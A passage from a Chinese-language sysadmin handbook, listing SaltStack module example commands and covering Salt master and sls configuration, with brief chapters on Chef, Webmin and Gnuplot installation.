salt '*' cmd.run "grep f" stdin='one\ntwo\nthree\nfour\nfive\n'
salt '*' cmd.run_all "ls -l | awk '/foo/{print \$2}'"
salt '*' cmd.run_all template=jinja "ls -l /tmp/{{grains.id}} |
awk '/foo/{print \$2}'"
salt '*' cmd.run_all "grep f"
stdin='one\ntwo\nthree\nfour\nfive\n'
salt '*' cmd.run_stderr "ls -l | awk '/foo/{print \$2}'"
salt '*' cmd.run_stderr template=jinja "ls -l
/tmp/{{grains.id}} | awk '/foo/{print \$2}'"
salt '*' cmd.run_stderr "grep f"
stdin='one\ntwo\nthree\nfour\nfive\n'
salt '*' cmd.run_stdout "ls -l | awk '/foo/{print \$2}'"
salt '*' cmd.run_stdout template=jinja "ls -l
/tmp/{{grains.id}} | awk '/foo/{print \$2}'"
salt '*' cmd.run_stdout "grep f"
stdin='one\ntwo\nthree\nfour\nfive\n'
salt '*' cmd.script salt://scripts/runme.sh
salt '*' cmd.script salt://scripts/runme.sh 'arg1 arg2 "arg 3"'
salt '*' cmd.script salt://scripts/windows_task.ps1 args=' -
Input c:\tmp\infile.txt' shell='powershell'
salt '*' cmd.script salt://scripts/runme.sh
stdin='one\ntwo\nthree\nfour\nfive\n'
salt '*' cmd.script_retcode salt://scripts/runme.sh
salt '*' cmd.script_retcode salt://scripts/runme.sh
stdin='one\ntwo\nthree\nfour\nfive\n'
salt '*' cmd.which cat
salt '*' cmd.which_bin '[pip2, pip, pip-python]'
salt '*' config.backup_mode
salt '*' config.dot_vals host
salt '*' qemu.gather_bootstrap_script True
salt '*' config.get pkg:apache
salt '*' config.manage_mode
salt '*' config.option redis.host
salt '*' config.valid_fileproto salt://path/to/file
salt '*' cp.cache_dir salt://path/to/dir
salt '*' cp.cache_file salt://path/to/file
salt '*' cp.cache_files salt://pathto/file1,salt://pathto/file1
salt '*' cp.cache_local_file /etc/hosts
salt '*' cp.cache_master
```

```
salt '*' cp.get_dir salt://path/to/dir/ /minion/dest
salt '*' cp.get_file salt://path/to/file /minion/dest
salt '*' cp.get_file "salt://{{grains.os}}/vimrc" /etc/vimrc
template=jinja
salt '*' cp.get_file_str salt://my/file
salt '*' cp.get_template salt://path/to/template /minion/dest
salt '*' cp.get_url salt://my/file /tmp/mine
salt '*' cp.get_url http://www.slashdot.org /tmp/index.html
salt '*' cp.hash_file salt://path/to/file
salt '*' cp.is_cached salt://path/to/file
salt '*' cp.list_master
salt '*' cp.list_master_dirs
salt '*' cp.list_minion
salt '*' cp.list_states
salt '*' cp.push /etc/fstab
salt '*' cron.list_tab root
salt '*' cron.list_tab root
salt '*' cron.raw_cron root
salt '*' cron.rm_job root /usr/local/weekly
salt '*' cron.rm_job root /usr/bin/foo dayweek=1
salt '*' cron.rm_env root MAILTO
salt '*' cron.rm_job root /usr/local/weekly
salt '*' cron.rm_job root /usr/bin/foo dayweek=1
salt '*' cron.set_env root MAILTO user@example.com
salt '*' cron.set_job root '*' '*' '*' '*' 1 /usr/local/weekly
salt '*' cron.set_special @hourly 'echo foobar'
salt '*' cron.write_cron_file root /tmp/new_cron
salt '*' cron.write_cron_file_verbose root /tmp/new_cron
salt '*' daemontools.full_restart <service name>
salt '*' daemontools.get_all
salt '*' daemontools.reload <service name>
salt '*' daemontools.restart <service name>
salt '*' daemontools.start <service name>
salt '*' daemontools.status <service name>
salt '*' daemontools.stop <service name>
salt '*' daemontools.term <service name>
salt '*' data.cas <key> <value> <old_value>
salt '*' data.clear
salt '*' data.dump '{'eggs': 'spam'}'
salt '*' data.getval <key>
salt '*' data.getvals <key> [<key> ...]
salt '*' data.load
salt '*' data.update <key> <value>
salt '*' disk.inodeusage
salt '*' disk.usage
```

```
salt '*' django.collectstatic <settings_module>
salt '*' django.command <settings_module> <command>
salt '*' django.createsuperuser <settings_module> user
user@example.com
salt '*' django.loaddata <settings_module> <comma delimited
list of fixtures>
salt '*' django.syncdb <settings_module>
salt '*' dnsmasq.version
salt '*' dnsmasq.get_config
salt '*' dnsmasq.get_config file=/etc/dnsmasq.conf
salt '*' dnsmasq.set_config domain=mydomain.com
salt '*' dnsmasq.set_config follow=False domain=mydomain.com
salt '*' dnsmasq.set_config file=/etc/dnsmasq.conf
domain=mydomain.com
salt '*' dnsmasq.version
salt '*' dnsutil.hosts_append /etc/hosts 127.0.0.1
ad1.yuk.co,ad2.yuk.co
salt '*' dnsutil.hosts_delete /etc/hosts ad1.yuk.co
salt '*' dnsutil.hosts_delete /etc/hosts ad2.yuk.co,ad1.yuk.co
salt '*' dnsutil.parse_hosts
salt '*' event.fire 'stuff to be in the event' 'tag'
salt '*' event.fire_master 'stuff to be in the event' 'tag'
salt '*' extfs.attributes /dev/sda1
salt '*' extfs.blocks /dev/sda1
salt '*' extfs.dump /dev/sda1
salt '*' extfs.mkfs /dev/sda1 fs_type=ext4 opts='acl,noexec'
salt '*' extfs.tune /dev/sda1 force=True label=wildstallyns
opts='acl,noexec'
salt '*' file.append /etc/motd \
salt '*' file.check_file_meta /etc/httpd/conf.d/httpd.conf
salt://http/httpd.conf '{hash_type: 'md5', 'hsum': <md5sum>}'
root, root, '755' base
salt '*' file.check_hash /etc/fstab md5=<md5sum>
salt '*' file.check_managed /etc/httpd/conf.d/httpd.conf
salt://http/httpd.conf '{hash_type: 'md5', 'hsum': <md5sum>}'
root, root, '755' jinja True None None base
salt '*' file.check_perms /etc/sudoers '{}' root root 400
salt '*' file.chgrp /etc/passwd root
salt '*' file.chown /etc/passwd root root
salt '*' file.comment /etc/modules pcspkr
salt '*' file.contains /etc/crontab 'mymaintenance.sh'
salt '*' file.contains_glob /etc/foobar '*cheese*'
salt '*' file.contains_regex /etc/crontab
salt '*' file.contains_regex_multiline /etc/crontab '^maint'
salt '*' file.directory_exists /etc
```

```
salt '*' file.file_exists /etc/passwd
salt '*' file.find / type=f name=\*.bak size=+10m
salt '*' file.find /var mtime=+30d size=+10m
print=path,size,mtime
salt '*' file.find /var/log name=\*.[0-9] mtime=+30d size=+10m
delete
salt '*' file.get_diff /home/fred/.vimrc
salt://users/fred/.vimrc
salt '*' file.get_gid /etc/passwd
salt '*' file.get_group /etc/passwd
salt '*' file.get_hash /etc/shadow
salt '*' file.get_managed /etc/httpd/conf.d/httpd.conf jinja
salt://http/httpd.conf '{hash_type: 'md5', 'hsum': <md5sum>}'
root root '755' base None None
salt '*' file.get_mode /etc/passwd
salt '*' file.get_selinux_context /etc/hosts
salt '*' file.get_sum /etc/passwd sha512
salt '*' file.get_uid /etc/passwd
salt '*' file.get_user /etc/passwd
salt '*' file.gid_to_group 0
salt '*' file.group_to_gid root
salt '*' file.makedirs /opt/code
salt '*' file.makedirs_perms /opt/code
salt '*' file.manage_file /etc/httpd/conf.d/httpd.conf '{}'
salt://http/httpd.conf '{hash_type: 'md5', 'hsum': <md5sum>}'
root root '755' base ''
salt '*' file.mkdir /opt/jetty/context
salt '*' file.patch /opt/file.txt /tmp/file.txt.patch
salt '*' file.sed /etc/httpd/httpd.conf 'LogLevel warn'
'LogLevel info'
salt '*' file.remove /tmp/foo
salt '*' file.rename /path/to/src /path/to/dst
salt '*' file.restorecon /home/user/.ssh/authorized_keys
salt '*' file.sed /etc/httpd/httpd.conf 'LogLevel warn'
'LogLevel info'
salt '*' file.contains /etc/crontab 'mymaintenance.sh'
salt '*' file.set_mode /etc/passwd 0644
salt '*' file.set_selinux_context path <role> <type> <range>
salt '*' file.source_list salt://http/httpd.conf '{hash_type:
'md5', 'hsum': <md5sum>}' base
salt '*' file.stats /etc/passwd
salt '*' file.symlink /path/to/file /path/to/link
salt '*' file.touch /var/log/emptyfile
salt '*' file.uid_to_user 0
salt '*' file.uncomment /etc/hosts.deny 'ALL: PARANOID'
```

```
salt '*' file.user_to_uid root
salt '*' gem.install vagrant
salt '*' gem.sources_add http://rubygems.org/
salt '*' gem.sources_list
salt '*' gem.sources_remove http://rubygems.org/
salt '*' gem.uninstall vagrant
salt '*' gem.update vagrant
salt '*' gem.update_system
salt '*' git.add /path/to/git/repo /path/to/file
salt '*' git.archive /path/to/repo /path/to/archive.tar.gz
salt '*' git.checkout /path/to/repo somebranch user=jeff
salt '*' git.checkout /path/to/repo opts='testbranch --
conf/file1 file2'
salt '*' git.checkout /path/to/repo rev=origin/mybranch opts=--
track
salt '*' git.clone /path/to/repo
git://github.com/saltstack/salt.git
salt '*' git.clone /path/to/repo.git\
salt '*' git.commit /path/to/git/repo 'The commit message'
salt '*' git.config_get /path/to/repo user.email
salt '*' git.config_set /path/to/repo user.email me@example.com
salt '*' git.describe /path/to/repo
salt '*' git.describe /path/to/repo develop
salt '*' git.fetch /path/to/repo '--all'
salt '*' git.fetch cwd=/path/to/repo opts='--all' user=johnny
salt '*' git.init /path/to/repo.git opts='--bare'
salt '*' git.fetch /path/to/repo
salt '*' git.merge /path/to/repo @{upstream}
salt '*' git.pull /path/to/repo opts='--rebase origin master'
salt '*' git.push /path/to/git/repo remote-name
salt '*' git.rebase /path/to/repo master
salt '*' git.rebase /path/to/repo 'origin master'
salt '*' git.remote_get /path/to/repo
salt '*' git.remote_get /path/to/repo upstream
salt '*' git.remote_set /path/to/repo
remote_url=git@github.com:saltstack/salt.git
salt '*' git.remote_set /path/to/repo origin
git@github.com:saltstack/salt.git
salt '*' git.remotes /path/to/repo
salt '*' git.reset /path/to/repo master
salt '*' git.revision /path/to/repo mybranch
salt '*' git.rm /path/to/git/repo /path/to/file
salt '*' git.stash /path/to/repo master
salt '*' git.status /path/to/git/repo
salt '*' git.submodule /path/to/repo.git/sub/repo
```

```
salt '*' grains.get pkg:apache
salt '*' grains.item os
salt '*' grains.item os osrelease oscodename
salt '*' grains.item host sanitize=True
salt '*' grains.items
salt '*' grains.items sanitize=True
salt '*' grains.ls
salt '*' grains.setval key val
salt '*' group.add foo 3456
salt '*' group.chgid foo 4376
salt '*' group.delete foo
salt '*' group.getent
salt '*' group.info foo
salt '*' grub.conf
salt '*' grub.version
salt '*' hg.archive /path/to/repo output=/tmp/archive.tgz
fmt=tgz
salt '*' hg.clone /path/to/repo
https://bitbucket.org/birkenfeld/sphinx
salt '*' hg.describe /path/to/repo
salt '*' hg.pull /path/to/repo '-u'
salt '*' hg.revision /path/to/repo mybranch
salt '*' hosts.add_host <ip> <alias>
salt '*' hosts.get_alias <ip addr>
salt '*' hosts.get_ip <hostname>
salt '*' hosts.has_pair <ip> <alias>
salt '*' hosts.list_hosts
salt '*' hosts.rm_host <ip> <alias>
salt '*' hosts.set_host <ip> <alias>
salt '*' qemu_nbd.bootstrap /srv/salt-images/host.qcow 4096
qcow2
salt '*' img.mount_image /tmp/foo
salt '*' img.seed /tmp/image.qcow2
salt '*' img.umount_image /mnt/foo
salt '*' ip.apply_network_settings
salt '*' ip.build_bond bond0 mode=balance-alb
salt '*' ip.build_interface eth0 eth <settings>
salt '*' ip.build_network_settings <settings>
salt '*' ip.build_routes eth0 <settings>
salt '*' ip.down eth0
salt '*' ip.get_bond bond0
salt '*' ip.get_interface eth0
salt '*' ip.get_network_settings
salt '*' ip.get_routes eth0
salt '*' ip.up eth0
```

```
salt '*' iptables.append filter INPUT rule='-m state --state
RELATED,ESTABLISHED -j ACCEPT'
salt '*' iptables.delete filter INPUT position=3
salt '*' iptables.delete filter INPUT rule='-m state --state
RELATED,ESTABLISHED -j ACCEPT'
salt '*' iptables.flush filter
salt '*' iptables.get_policy filter INPUT
salt '*' iptables.get_rules
salt '*' iptables.get_saved_policy filter INPUT
salt '*' iptables.get_saved_policy filter INPUT
conf_file=/etc/iptables.saved
salt '*' iptables.get_saved_rules
salt '*' iptables.insert filter INPUT position=3 rule='-m state
--state RELATED,ESTABLISHED -j ACCEPT'
salt '*' iptables.save /etc/sysconfig/iptables
salt '*' iptables.set_policy filter INPUT ACCEPT
salt '*' iptables.version
salt '*' key.finger
salt '*' keyboard.get_sys
salt '*' keyboard.get_x
salt '*' keyboard.set_sys dvorak
salt '*' keyboard.set_x dvorak
salt '*' kmod.available
salt '*' kmod.check_available kvm
salt '*' kmod.is_loaded kvm
salt '*' kmod.load kvm
salt '*' kmod.lsmod
salt '*' kmod.mod_list
salt '*' kmod.remove kvm
salt '*' locale.get_locale
salt '*' locale.list_avail
salt '*' locale.set_locale 'en_US.UTF-8'
salt '*' locate.locate
salt '*' locate.stats
salt '*' locate.updatedb
salt '*' locate.version
salt '*' logrotate.set rotate 2
salt '*' logrotate.set /var/log/wtmp rotate 2
salt '*' logrotate.show_conf
salt '*' lowpkg.file_list httpd
salt '*' lowpkg.file_list httpd postfix
salt '*' lowpkg.file_list
salt '*' lowpkg.file_list httpd
salt '*' lowpkg.file_list httpd postfix
salt '*' lowpkg.file_list
```

```
salt '*' lowpkg.list_pkgs
salt '*' lowpkg.verify
salt '*' match.compound 'L@cheese,foo and *'
salt '*' match.data 'spam:eggs'
salt '*' match.glob '*'
salt '*' match.grain 'os:Ubuntu'
salt '*' match.grain_pcre 'os:Fedo.*'
salt '*' match.ipcidr '192.168.44.0/24'
salt '*' match.list 'server1,server2'
salt '*' match.pcre '.*'
salt '*' match.pillar 'cheese:foo'
salt '*' mine.get '*' network.interfaces
salt '*' mine.get 'os:Fedora' network.interfaces grain
salt '*' mine.send network.interfaces eth0
salt '*' mine.update
salt '*' monit.monitor <service name>
salt '*' monit.restart <service name>
salt '*' monit.start <service name>
salt '*' monit.stop <service name>
salt '*' monit.summary
salt '*' monit.summary <service name>
salt '*' monit.unmonitor <service name>
salt '*' mount.active
salt '*' mount.fstab
salt '*' mount.is_fuse_exec sshfs
salt '*' mount.mount /mnt/foo /dev/sdz1 True
salt '*' mount.remount /mnt/foo /dev/sdz1 True
salt '*' mount.rm_fstab /mnt/foo
salt '*' mount.set_fstab /mnt/foo /dev/sdz1 ext4
salt '*' mount.swapoff /root/swapfile
salt '*' mount.swapon /root/swapfile
salt '*' mount.swaps
salt '*' mount.umount /mnt/foo
salt '*' '*' network.arp
salt '*' network.dig archlinux.org
salt '*' network.hwaddr eth0
salt '*' network.in_subnet 10.0.0.0/16
salt '*' network.interfaces
salt '*' network.ip_addrs
salt '*' network.ip_addrs6
salt '*' network.netstat
salt '*' network.ping archlinux.org
salt '*' network.subnets
salt '*' network.traceroute archlinux.org
salt '*' nginx.configtest
```

```
salt '*' nginx.signal reload
salt '*' nginx.version
salt '*' partition.align_check /dev/sda minimal 1
salt '*' partition.check 1
salt '*' partition.cp /dev/sda 2 3
salt '*' partition.get_id /dev/sda 1
salt '*' partition.mkfs /dev/sda2 fat32
salt '*' partition.mklabel /dev/sda msdos
salt '*' partition.mkpart /dev/sda primary fat32 0 639
salt '*' partition.mkpartfs /dev/sda logical ext2 440 670
salt '*' partition.name /dev/sda 1 'My Documents'
salt '*' partition.part_list /dev/sda
salt '*' partition.part_list /dev/sda unit=s
salt '*' partition.part_list /dev/sda unit=kB
salt '*' partition.probe
salt '*' partition.probe /dev/sda
salt '*' partition.rescue /dev/sda 0 8056
salt '*' partition.resize /dev/sda 3 200 850
salt '*' partition.rm /dev/sda 5
salt '*' partition.set /dev/sda 1 boot on
salt '*' partition.set_id /dev/sda 1 83
salt '*' partition.name /dev/sda 1 boot
salt '*' pecl.install fuse
salt '*' pecl.list
salt '*' pecl.uninstall fuse
salt '*' pecl.update fuse
salt '*' pillar.data
salt '*' pillar.data key='roles'
salt '*' pillar.ext 'libvirt: _'
salt '*' pillar.get pkg:apache
salt '*' pillar.data
salt '*' pillar.data key='roles'
salt '*' pillar.raw
salt '*' pillar.raw key='roles'
salt '*' pip.freeze /home/code/path/to/virtualenv/
salt '*' pip.install <package name>,<package2 name>
salt '*' pip.install requirements=/path/to/requirements.txt
salt '*' pip.install <package name> bin_env=/path/to/virtualenv
salt '*' pip.install <package name> bin_env=/path/to/pip_bin
salt '*' pip.install markdown,django
editable=git+https://github.com/worldcompany/djangoembed.git#eg
g=djangoembed upgrade=True no_deps=True
salt '*' pip.list salt
salt '*' pip.uninstall <package name>,<package2 name>
salt '*' pip.uninstall requirements=/path/to/requirements.txt
```

```
salt '*' pip.uninstall <package name>
bin_env=/path/to/virtualenv
salt '*' pip.uninstall <package name> bin_env=/path/to/pip_bin
salt '*' pkg.latest_version <package name>
salt '*' pkg.latest_version <package name> fromrepo=epel-
testing
salt '*' pkg.latest_version <package1> <package2> <package3>
...
salt '*' pkg.clean_metadata
salt '*' pkg.compare '0.2.4-0' '<' '0.2.4.1-0'
salt '*' pkg.compare pkg1='0.2.4-0' oper='<' pkg2='0.2.4.1-0'
salt '*' pkg.del_repo myrepo
salt '*' pkg.del_repo myrepo basedir=/path/to/dir
salt '*' pkg.file_list httpd
salt '*' pkg.file_list httpd postfix
salt '*' pkg.file_list
salt '*' pkg.file_list httpd
salt '*' pkg.file_list httpd postfix
salt '*' pkg.file_list
salt '*' pkg.get_repo myrepo
salt '*' pkg.get_repo myrepo basedir=/path/to/dir
salt '*' pkg.group_diff 'Perl Support'
salt '*' pkg.group_info 'Perl Support'
salt '*' pkg.group_install groups='["Group 1", "Group 2"]'
salt '*' pkg.group_install 'My Group' skip='["foo", "bar"]'
salt '*' pkg.group_install 'My Group' include='["foo", "bar"]'
salt '*' pkg.group_list
salt '*' pkg.install <package name>
salt '*' pkg.install pkgs='["foo", "bar"]'
salt '*' pkg.install pkgs='["foo", {"bar": "1.2.3-4.el6"}]'
salt '*' pkg.install sources='[{"foo": "salt://foo.rpm"},
{"bar": "salt://bar.rpm"}]'
salt '*' pkg.latest_version <package name>
salt '*' pkg.latest_version <package name> fromrepo=epel-
testing
salt '*' pkg.latest_version <package1> <package2> <package3>
...
salt '*' pkg.list_pkgs
salt '*' pkg.list_repos
salt '*' pkg.list_upgrades
salt '*' pkg.mod_repo reponame enabled=1 gpgcheck=1
salt '*' pkg.mod_repo reponame basedir=/path/to/dir enabled=1
salt '*' pkg.mod_repo reponame baseurl=
mirrorlist=http://host.com/
salt '*' pkg.perform_cmp '0.2.4-0' '0.2.4.1-0'
```

```
salt '*' pkg.perform_cmp pkg1='0.2.4-0' pkg2='0.2.4.1-0'
salt '*' pkg.purge <package name>
salt '*' pkg.purge <package1>,<package2>,<package3>
salt '*' pkg.purge pkgs='["foo", "bar"]'
salt '*' pkg.refresh_db
salt '*' pkg.remove <package name>
salt '*' pkg.remove <package1>,<package2>,<package3>
salt '*' pkg.remove pkgs='["foo", "bar"]'
salt '*' pkg.upgrade
salt '*' pkg.upgrade_available <package name>
salt '*' pkg.verify
salt '*' pkg.version <package name>
salt '*' pkg.version <package1> <package2> <package3> ...
salt '*' pkg_resource.add_pkg '{}' bind 9
salt '*' pkg_resource.check_desired
salt '*' pkg_resource.compare
salt '*' pkg_resource.find_changes
salt '*' pkg_resource.pack_pkgs '["foo", {"bar": 1.2}, "baz"]'
salt '*' pkg_resource.pack_sources '[{"foo": "salt://foo.rpm"},
{"bar": "salt://bar.rpm"}]'
salt '*' pkg_resource.parse_targets
salt '*' pkg_resource.perform_cmp
salt '*' pkg_resource.sort_pkglist '["3.45", "2.13"]'
salt '*' pkg_resource.stringify 'vim: 7.127'
salt '*' pkg_resource.version vim
salt '*' pkg_resource.version foo bar baz
salt '*' pkg_resource.version 'python*'
salt '*' puppet.fact kernel
salt '*' puppet.facts
salt '*' puppet.noop
salt '*' puppet.noop tags=basefiles::edit,apache::server
salt '*' puppet.noop debug
salt '*' puppet.noop apply /a/b/manifest.pp
modulepath=/a/b/modules tags=basefiles::edit,apache::server
salt '*' puppet.run
salt '*' puppet.run tags=basefiles::edit,apache::server
salt '*' puppet.run debug
salt '*' puppet.run apply /a/b/manifest.pp
modulepath=/a/b/modules tags=basefiles::edit,apache::server
salt '*' quota.get_mode
salt '*' quota.off
salt '*' quota.on
salt '*' quota.report /media/data
salt '*' quota.set /media/data user=larry block-soft-
limit=1048576
```

```
salt '*' quota.set /media/data group=painters file-hard-
limit=1000
salt '*' quota.stats
salt '*' quota.warn
salt '*' rbenv.default
salt '*' rbenv.default 2.0.0-p0
salt '*' rbenv.install
salt '*' rbenv.install_ruby 2.0.0-p0
salt '*' rbenv.is_installed
salt '*' rbenv.list
salt '*' rbenv.uninstall_ruby 2.0.0-p0
salt '*' rbenv.update
salt '*' rbenv.versions
salt '*' ret.get_fun mysql network.interfaces
salt '*' ret.get_jid redis 20421104181954700505
salt '*' ret.get_jids mysql
salt '*' ret.get_minions mysql
salt '*' rvm.do 2.0.0 <command>
salt '*' rvm.gemset_copy foobar bazquo
salt '*' rvm.gemset_create 2.0.0 foobar
salt '*' rvm.gemset_delete 2.0.0 foobar
salt '*' rvm.gemset_empty 2.0.0 foobar
salt '*' rvm.gemset_list
salt '*' rvm.gemset_list_all
salt '*' rvm.get
salt '*' rvm.install
salt '*' rvm.install_ruby 1.9.3-p385
salt '*' rvm.is_installed
salt '*' rvm.list
salt '*' rvm.reinstall_ruby 1.9.3-p385
salt '*' rvm.rubygems 2.0.0 1.8.24
salt '*' rvm.set_default 2.0.0
salt '*' rvm.wrapper <ruby_string> <wrapper_prefix>
salt '*' saltutil.find_job <job id>
salt '*' saltutil.is_running state.highstate
salt '*' saltutil.kill_job <job id>
salt '*' saltutil.refresh_modules
salt '*' saltutil.refresh_pillar
salt '*' saltutil.regen_keys
salt '*' saltutil.revoke_key
salt '*' saltutil.running
salt '*' saltutil.signal_job <job id> 15
salt '*' saltutil.sync_all
salt '*' saltutil.sync_grains
salt '*' saltutil.sync_modules
```

```
salt '*' saltutil.sync_outputters
salt '*' saltutil.sync_renderers
salt '*' saltutil.sync_returners
salt '*' saltutil.sync_states
salt '*' saltutil.term_job <job id>
salt '*' saltutil.update 0.10.3
salt '*' service.disable <service name>
salt '*' service.disabled <service name>
salt '*' service.enable <service name>
salt '*' service.enabled <service name>
salt '*' service.get_all
salt '*' service.get_all limit=upstart
salt '*' service.get_all limit=sysvinit
salt '*' service.get_disabled
salt '*' service.get_disabled limit=upstart
salt '*' service.get_disabled limit=sysvinit
salt '*' service.get_enabled
salt '*' service.get_enabled limit=upstart
salt '*' service.get_enabled limit=sysvinit
salt '*' service.reload <service name>
salt '*' service.restart <service name>
salt '*' service.start <service name>
salt '*' service.status <service name>
salt '*' service.stop <service name>
salt '*' shadow.info root
salt '*' shadow.set_date username 0
salt '*' shadow.set_inactdays username 7
salt '*' shadow.set_maxdays username 90
salt '*' shadow.set_mindays username 7
salt '*' shadow.set_password root '$1$UYCIxa628.9qXjpQCjM4a..'
salt '*' shadow.set_warndays username 7
salt '*' sqlite3.fetch /root/test.db 'SELECT * FROM test;'
salt '*' sqlite3.indexes /root/test.db
salt '*' sqlite3.indices /root/test.db
salt '*' sqlite3.modify /root/test.db 'CREATE TABLE test(id
INT, testdata TEXT);'
salt '*' sqlite3.sqlite_version
salt '*' sqlite3.tables /root/test.db
salt '*' sqlite3.version
salt '*' ssh.auth_keys root
salt '*' ssh.check_key <user> <key> <enc> <comment> <options>
salt '*' root salt://ssh/keyfile
salt '*' ssh.check_known_host <user> <hostname>
key='AAAA...FAaQ=='
salt '*' ssh.get_known_host <user> <hostname>
```

```
salt '*' ssh.host_keys
salt '*' ssh.recv_known_host <hostname> enc=<enc> port=<port>
salt '*' ssh.rm_auth_key <user> <key>
salt '*' ssh.rm_known_host <user> <hostname>
salt '*' ssh.set_auth_key <user> '<key>' enc='dsa'
salt '*' ssh.set_auth_key_from_file <user>
salt://ssh_keys/<user>.id_rsa.pub
salt '*' ssh.set_known_host <user> fingerprint='xx:xx:..:xx'
enc='ssh-rsa' config='.ssh/known_hosts'
salt '*' state.clear_cache
salt '*' state.high '{"vim": {"pkg": ["installed"]}}'
salt '*' state.highstate
salt '*' state.low '{"state": "pkg", "fun": "installed",
"name": "vi"}'
salt '*' state.running
salt '*' state.show_highstate
salt '*' state.show_lowstate
salt '*' state.show_sls core,edit.vim dev
salt '*' state.show_top
salt '*' state.single pkg.installed name=vim
salt '*' state.sls core,edit.vim dev
salt '*' state.template '<Path to template on the minion>'
salt '*' state.template_str '<Template String>'
salt '*' state.top reverse_top.sls
salt '*' status.all_status
salt '*' status.cpuinfo
salt '*' status.cpustats
salt '*' status.custom
salt '*' status.diskstats
salt '*' status.diskusage [paths and/or filesystem types]
salt '*' status.diskusage         # usage for all filesystems
salt '*' status.diskusage / /tmp  # usage for / and /tmp
salt '*' status.diskusage ext?    # usage for ext[234]
filesystems
salt '*' status.diskusage / ext?  # usage for / and all ext
filesystems
salt '*' status.loadavg
salt '*' status.meminfo
salt '*' status.netdev
salt '*' status.netstats
salt '*' status.pid <sig>
salt '*' status.procs
salt '*' status.uptime
salt '*' status.vmstats
salt '*' status.w
```

```
salt '*' supervisord.add <name>
salt '*' supervisord.custom "mstop '*gunicorn*'"
salt '*' supervisord.remove <name>
salt '*' supervisord.reread
salt '*' supervisord.restart <service>
salt '*' supervisord.start <service>
salt '*' supervisord.status
salt '*' supervisord.status_raw
salt '*' supervisord.stop <service>
salt '*' supervisord.update
salt '*' sys.argspec pkg.install
salt '*' sys.argspec sys
salt '*' sys.argspec
salt '*' sys.doc
salt '*' sys.doc sys
salt '*' sys.doc sys.doc
salt '*' sys.doc network.traceroute user.info
salt '*' sys.list_functions
salt '*' sys.list_functions sys
salt '*' sys.list_functions sys user
salt '*' sys.list_modules
salt '*' sys.reload_modules
salt '*' sysctl.assign net.ipv4.ip_forward 1
salt '*' sysctl.get net.ipv4.ip_forward
salt '*' sysctl.persist net.ipv4.ip_forward 1
salt '*' sysctl.show
salt '*' system.halt
salt '*' system.init 3
salt '*' system.poweroff
salt '*' system.reboot
salt '*' system.shutdown
salt '*' test.arg 1 "two" 3.1 txt="hello" wow='{a: 1, b:
"hello"}'
salt '*' test.arg_repr 1 "two" 3.1 txt="hello" wow='{a: 1, b:
"hello"}'
salt '*' test.collatz 3
salt '*' test.conf_test
salt '*' test.cross_test file.gid_to_group 0
salt '*' test.echo 'foo bar baz quo qux'
salt '*' test.fib 3
salt '*' test.get_opts
salt '*' test.kwarg num=1 txt="two" env='{a: 1, b: "hello"}'
salt '*' test.not_loaded
salt '*' test.outputter foobar
salt '*' test.ping
```

```
salt '*' test.provider service
salt '*' test.providers
salt '*' test.rand_sleep 60
salt '*' test.retcode 42
salt '*' test.sleep 20
salt '*' test.tty tty0 'This is a test'
salt '*' test.tty pts3 'This is a test'
salt '*' test.version
salt '*' test.versions_information
salt '*' test.versions_report
salt '*' timezone.get_hwclock
salt '*' timezone.get_offset
salt '*' timezone.get_zone
salt '*' timezone.get_zonecode
salt '*' timezone.set_hwclock UTC
salt '*' timezone.set_zone 'America/Denver'
salt '*' timezone.zone_compare 'America/Denver'
salt '*' user.add name <uid> <gid> <groups> <home> <shell>
salt '*' user.chfullname foo "Foo Bar"
salt '*' user.chgid foo 4376
salt '*' user.chgroups foo wheel,root True
salt '*' user.chhome foo /home/users/foo True
salt '*' user.chhomephone foo "7735551234"
salt '*' user.chroomnumber foo 123
salt '*' user.chshell foo /bin/zsh
salt '*' user.chuid foo 4376
salt '*' user.chworkphone foo "7735550123"
salt '*' user.delete name remove=True force=True
salt '*' user.getent
salt '*' user.info root
salt '*' user.list_groups foo
salt '*' user.list_users
salt '*' virtualenv.create /path/to/new/virtualenv
```

4. /etc/salt/master

4.1. File Server settings

编辑 /etc/salt/master 文件

```
file_roots:
  base:
    - /srv/salt
```

```
mkdir /srv/salt
```

4.2. Pillar settings

```
pillar_roots:
  base:
    - /srv/pillar
```

```
mkdir -p /srv/pillar
```

4.3. Node Groups

```
nodegroups:
  group1: 'L@foo.domain.com,bar.domain.com,baz.domain.com and
bl*.domain.com'
  group2: 'G@os:Debian and foo.domain.com'
```

4.4. File Server Backend

```
fileserver_backend:
  - roots
```

5. sls 脚本

安装 vim 语法加亮插件

```
mkdir ~/.vim/
git clone https://github.com/saltstack/salt-vim.git
mv salt-vim/{ftdetect,ftplugin,syntax} ~/.vim/
```

配置.vimrc文件

```
cat >> ~/.vimrc <<EOF
set nocompatible
filetype plugin indent on

set nocompatible
set tabstop=2
set shiftwidth=2
set expandtab
EOF
```

5.1. pkg

pkg 负责包的安装与卸载

```
rsync:
  pkg:
    - installed
```

5.2. service

service 负责管理服务脚本的启用，禁用，启动，停止，重启等等工作

```
service:
  - name: rsync
  - running
  - enable: True
```

6. FAQ

6.1. Git fileserver backend is enabled in configuration but could not be loaded, is git-python installed

```
2013-09-03 11:11:18,101 [salt.loaded.int.pillar.git_pillar
][ERROR   ] Git fileserver backend is enabled in configuration
but could not be loaded, is git-python installed?
```

编辑 /etc/salt/master 配置如下

```
fileserver_backend:
  - roots
```

第 134 章 Chef

http://www.opscode.com/chef/

1. 安装 Chef

1.1. CentOS

第 135 章 Cobbler

http://cobbler.github.com/

第 136 章 Cfengine

http://www.cfengine.org/

第 137 章 func

https://fedorahosted.org/func/

第 138 章 (R)?ex Deployment & Configuration Management

http://rexify.org/

第 139 章 基于Web的系统管理软件

web-based interface for system administration

1. Webmin

网站

http://www.webmin.com/

过程 139.1. Webmin 安装步骤:

1. Debian Package
2. 命令:

   sudo dpkg --install webmin_1.380_all.deb

   sudo apt-get install perl libnet-ssleay-perl openssl libauthen-pam-perl libpam-runtime libio-pty-perl libmd5-perl

   Webmin install complete. You can now login to https://netkiller.8800.org:10000/ as root with your root password, or as any user who can use sudo to run commands as root.

3. script

   Usage: /etc/init.d/webmin { start | stop }

4. nmap localhost

1.1. webalizer

```
# apt-get install webmin-webalizer
```

2. ajenti

http://ajenti.org/

部分 XVI. 图形工具（Graphics）

第 140 章 Gnuplot

http://gnuplot.info/

1. 安装 Gnuplot

1.1. CentOS 环境

```
# yum install gnuplot
```

1.2. Ubuntu 环境

```
$ sudo apt-get install gnuplot
```

1.3. 测试 Gnuplot 是否可用

```
$ cat test.log
8:00 506.877
8:30 501.068
9:00 493.254
9:30 469.184
10:00 460.161
